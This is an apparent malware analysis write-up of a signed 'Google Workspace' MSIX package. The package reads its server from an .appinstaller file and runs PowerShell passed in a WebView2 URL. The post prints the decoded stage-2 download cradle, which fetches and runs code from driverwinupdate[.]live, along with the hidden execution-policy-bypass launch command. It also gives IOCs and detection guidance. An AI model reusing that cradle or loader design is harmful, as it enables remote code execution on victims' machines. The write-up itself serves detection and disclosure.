About this post: Thanks to g0njxa for sharing this sample and its delivery link. This analysis and write-up were produced by Claude (Opus 5.5), working as an agent in Claude Code on a REMnux analysis VM. Tools used: ILSpy (ilspycmd), Malcat, capa, OpenSSL and Recorded Future Triage.
TL;DR

This sample is an MSIX app package called "Google Workspace", signed with an Extended Validation (EV) certificate, the stricter, identity-checked kind of code-signing certificate, issued in the name of a Croatian company, CODE LOFTS d.o.o. Inside is a small Windows app whose only job is to open a web page and run whatever PowerShell that page hands back. The unusual part is that the package contains no server address at all. The address lives in a tiny .appinstaller file on the attacker’s site, workspacedriver[.]live, and the app quietly quits if it wasn’t installed through that file.
- Lure: a fake "Google Workspace Installer", installed through Windows’ App Installer.
- Signature: a valid EV certificate (Sectigo) for CODE LOFTS d.o.o., issued 20 July 2026. The package was signed on 1 August 2026.
- Trick: the server and an 8-character ID (here
nbdt423a) come fromhxxps://workspacedriver[.]live/nbdt423a/app[.]appinstaller, a small file that also pulls in Microsoft’s real Windows App SDK runtime. The same signed package works with any server. - Payload: a one-line PowerShell downloader, hidden inside a web address the server redirects to, behind a fake Google Docs page. It fetches a third stage from
driverwinupdate[.]live. - Sandbox-shy by design: double-clicking the bare MSIX, or installing it that way in a sandbox, just makes it exit.
What is an MSIX, and what is App Installer?
MSIX is Microsoft’s modern app-package format, essentially a signed ZIP file with a manifest that tells Windows what to install. Windows can install an MSIX directly, or through a small XML file with the extension .appinstaller that points to where the package lives online. A website used to be able to launch that flow directly through a special ms-appinstaller: link.
Criminals abused those links so heavily that Microsoft turned it off by default in late 2023 (MSRC). Downloading and opening an .appinstaller file still works, though, and this sample is built specifically around that flow.
But it’s signed!
The package presents itself as "Google Workspace", version 3.12.4.0, from publisher CODE LOFTS d.o.o. The certificate is a Sectigo EV code-signing certificate, valid from 20 July 2026. Twelve days later it was used to sign this package.
A brand-new certificate that is immediately used to sign someone else’s product is a pattern we see again and again with signed malware. The package even ships Google’s "G" logo for its tiles. Google does not publish its software under a small Croatian company’s name. The signature tells you whose name is on the certificate, not that the software is what it claims to be. The named company may itself be a front, or a victim of identity theft; criminals often obtain EV certificates in someone else’s name.
Inside the box
Most of the 30 MB package is legitimate Microsoft plumbing: the .NET 8 runtime, the Windows App SDK, the WebView2 loader (WebView2 is the Edge browser engine that apps can embed), and even ONNX Runtime and DirectML machine-learning libraries. Those come in automatically with the Windows App SDK packages, and the app never uses them. We checked the bundled native DLLs, and all are signed by Microsoft. The launcher AppName.exe is the standard .NET launcher.
The interesting code sits in one small file, AppName.dll, which decompiles back to readable C# of about 60 lines. (It is also precompiled to native code, "ReadyToRun". We checked that the native part can’t call anything the readable version doesn’t.) Its build path is telling: C:\Users\Administrator\Desktop\appinstaller\5\AppName\…. That is a generic project called "AppName" in a folder named "appinstaller", which suggests a reusable stub that gets a new name and logo per campaign.
The real configuration file: app.appinstaller
The MSIX is served from hxxps://workspacedriver[.]live/nbdt423a/. Next to it sits the file a victim actually opens, app.appinstaller, which the site serves as "Google Workspace.appinstaller". It is only 868 bytes of XML, and it does three jobs:
- It tells Windows where to get the app. Its main entry points to
msixx.msixin the same folder. It is byte-for-byte the sample we analysed. - It brings the app’s dependency along. The app needs Microsoft’s Windows App SDK runtime (a shared add-on that apps built with Microsoft’s newer UI toolkit rely on), which many PCs don’t have. The file lists it as a dependency, served from the same folder as
warmsixx.msix. That package is Microsoft’s genuine, Microsoft-signed runtime, so the install doesn’t fail on a clean machine. This is exactly the step that broke the public sandbox runs. - It is the malware’s configuration. The file contains its own web address:
hxxps://workspacedriver[.]live/nbdt423a/app[.]appinstaller. Windows remembers the App Installer address for the installed app, and the app reads it back every time it starts. (Here the address written in the file and the place it was downloaded from are the same.) That is where it gets both its server and its 8-character ID.
The attacker never has to put a server address inside the signed package. Change the .appinstaller file and the same signed MSIX talks to a different server.
Step 1: "How was I installed?"
When the app starts, it asks Windows for the App Installer information of its own package, which is the App Installer address recorded at install (the one inside the .appinstaller file). If there isn’t one, it exits immediately. That is what happens when you double-click the MSIX, sideload it (install the package file directly instead of through App Installer), or drop the bare package into a sandbox.
If there is a link, the app splits it in two:
- the server: the
https://part plus the host name, herehxxps://workspacedriver[.]live - the ID: the first folder in the path, which must be exactly 8 characters long, here
nbdt423a, or the app exits again
Interestingly, it never checks that the link is HTTPS. Any address with a host name will do.
This is the clever part. The operators can host the same signed package on any domain and give every victim or campaign its own 8-character ID, without ever rebuilding or re-signing the file.
Step 2: a browser window with a hidden purpose
Next the app opens a fixed-size 1024×768 window titled "WindowsLauncher" that contains a WebView2 browser. It disables the developer tools and the right-click menu, then loads:
<server>/<ID>/redirect, which for this sample is hxxps://workspacedriver[.]live/nbdt423a/redirect
The window can show the victim anything the operator likes, such as an "installing…" page. Because it is a real browser engine, the server can also fingerprint the visitor, set cookies and chain redirects before deciding what to do.
Step 3: the command is in the address bar
Each time a page finishes loading (even an error page, and on any site the window ends up on), the app looks at the current web address for a query parameter (a name=value pair after the ? in a web address) named after the ID, here …?nbdt423a=<data>. If it finds one, it decodes the value from base64 (a common way to write binary or text data as plain letters and digits) and runs it:
powershell.exe -NoProfile -ExecutionPolicy Bypass -Command "<decoded script>"
The PowerShell window is hidden, and the two switches tell PowerShell to skip the user’s profile and ignore Windows’ script-blocking setting. In other words, the signed package is just a remote control: the server decides whether to send a script, when, and which one.
Stage 2: a fake Google page and a one-line downloader
The /redirect address sends the app on to a second domain, docs.microsoftnonoficialworkspacefordifferentstuff[.]live, with the script tucked into the address as ?nbdt423a=<base64>.
That page is a copy of Google’s own "Google Docs API | Google Workspace | Google for Developers" documentation. To the victim, the "WindowsLauncher" window shows a plausible Google page. Behind it, the app has already decoded the address and started PowerShell.
Decoded, the script is a single line:
$Service='driverwinupdate'; $CheckType='live'; $InstallerAppId='788126eb-c1d2-4753-b0e2-8aa348af7b1d'; $Action='WinService';
Invoke-RestMethod ($Service + '.' + $CheckType + '/' + $Action) | Invoke-Expression
This is what researchers call a "download cradle". It downloads more PowerShell from driverwinupdate[.]live/WinService and runs it straight from memory (Invoke-Expression), without saving a file. The domain is chopped into pieces (driverwinupdate + . + live), so a simple search for the domain name in the script finds nothing. The $InstallerAppId variable holds the package’s ID but isn’t used in this line, which suggests the script comes from a template.
So the chain so far is: signed package → .appinstaller → fake Google page plus a hidden one-line script → a third download that does the real work.
What we couldn’t reach
We were not able to retrieve the third stage from driverwinupdate[.]live, so we can’t say what the final payload is. The server may also hand different victims different scripts.
Public sandbox runs of the bare MSIX look harmless for a related reason: without its .appinstaller file, the install either fails for lack of the runtime or the app simply exits.
We also couldn’t tie the sample to a named malware family, and a search for the signer turned up no prior public reporting.
The setup itself is consistent with the work of traffer teams. These are organised groups whose members ("workers") are paid to steer victims to malware, often by approaching people one-to-one in direct messages on social platforms, gaming communities or Telegram with a link to a "tool" or "app" to install (Sekoia via TechRepublic). Several details of this sample fit that model:
- Tracked links. Each download folder carries its own 8-character ID (here
nbdt423a). That lets the operator tell which link, and so which worker or target, produced each install. - A reusable signed stub. The same signed package can be handed out behind any number of links.
- Payloads chosen on the server. The server decides what each victim receives, so nothing harmful sits in the file the victim is sent.
That is a fit with the business model, not proof of who is behind it. We did not see the message or page that delivered this link.
Advice
For everyone:
- Install Google Workspace apps (Drive for desktop and similar) only from google.com. Google does not ship a "Google Workspace Installer" from a third-party publisher.
- If Windows’ App Installer shows a publisher name that doesn’t match the product, stop there.
For defenders:
- Alert on
Invoke-RestMethod … | Invoke-Expressionin PowerShell script-block logs (Event ID 4104). - Alert on
powershell.exe -NoProfile -ExecutionPolicy Bypass -Commandlaunched by a packaged app fromC:\Program Files\WindowsApps\, especiallyAppName.exe. - Watch for WebView2 requests that match
/<8 characters>/redirectcoming from a newly installed MSIX (HTTP or HTTPS). - Keep the
ms-appinstaller:protocol disabled (the default), and consider limiting App Installer through policy where it isn’t needed. - Block
workspacedriver[.]live,driverwinupdate[.]liveandmicrosoftnonoficialworkspacefordifferentstuff[.]live, and hunt for.appinstallerfiles whoseUripath starts with an 8-character folder. - Block the certificate below. It has been reported to the CA and added to the CertGraveyard.
IOCs
| Type | Value |
|---|---|
| MSIX SHA256 | e5634f9e2668fffdaffe257bbe4d8eee07c02fb9435fe82c753387f544f87cf0 |
| AppName.dll SHA256 | 566e52d5176791c792a434a1bd30e949ff2a0a133a68cba296b91867e1fd335f |
| Domain | workspacedriver[.]live (behind Cloudflare) |
| App Installer URL | hxxps://workspacedriver[.]live/nbdt423a/app[.]appinstaller |
| MSIX URL | hxxps://workspacedriver[.]live/nbdt423a/msixx[.]msix |
| Stage-2 URL | hxxps://workspacedriver[.]live/nbdt423a/redirect (PowerShell in ?nbdt423a=) |
| .appinstaller SHA256 | b51b3d4e170c3c0e1ca43baf5a6e40ff4e2856881fac401e11583cb0aba2235e |
| Package name | 788126eb-c1d2-4753-b0e2-8aa348af7b1d (display name "Google Workspace", 3.12.4.0) |
| Package full name | 788126eb-c1d2-4753-b0e2-8aa348af7b1d_3.12.4.0_x64__atbtnxnqa0p5g |
| Signer | CODE LOFTS d.o.o. (HR, reg. 060449842), Sectigo Public Code Signing CA EV R36 |
| Cert serial | 9A08C56B2270D3359DBACAE4A9F47E02 |
| Cert SHA1 | F84036806715099004B1F59802B78C2A97162EC1 |
| Window title | WindowsLauncher |
| Decoy page | hxxps://docs[.]microsoftnonoficialworkspacefordifferentstuff[.]live/ (copy of Google Docs API docs) |
| Stage-3 URL | hxxp://driverwinupdate[.]live/WinService |
| Stage-2 script SHA256 | 5a9bc66291c21a60a36d84284f4d6a19758b6d3ddee69c0caa06390af66fd270 |
| URL pattern | hxxp(s)://<operator host>/<8-char ID>/redirect → …?<ID>=<base64 PowerShell> |
| Build path | C:\Users\Administrator\Desktop\appinstaller\5\AppName\…\AppName.pdb |
Wrapping up
This sample is a good reminder that a small, almost empty program can still be dangerous. Everything malicious lives on a server the package never names, which makes it look harmless both to a quick static scan and to a sandbox that simply double-clicks it. The other half of the design lives in an 868-byte .appinstaller file: it tells Windows what to install, brings along the runtime the app needs, and quietly hands the app its server address.
Stay safe, and check the publisher name before you click "Install".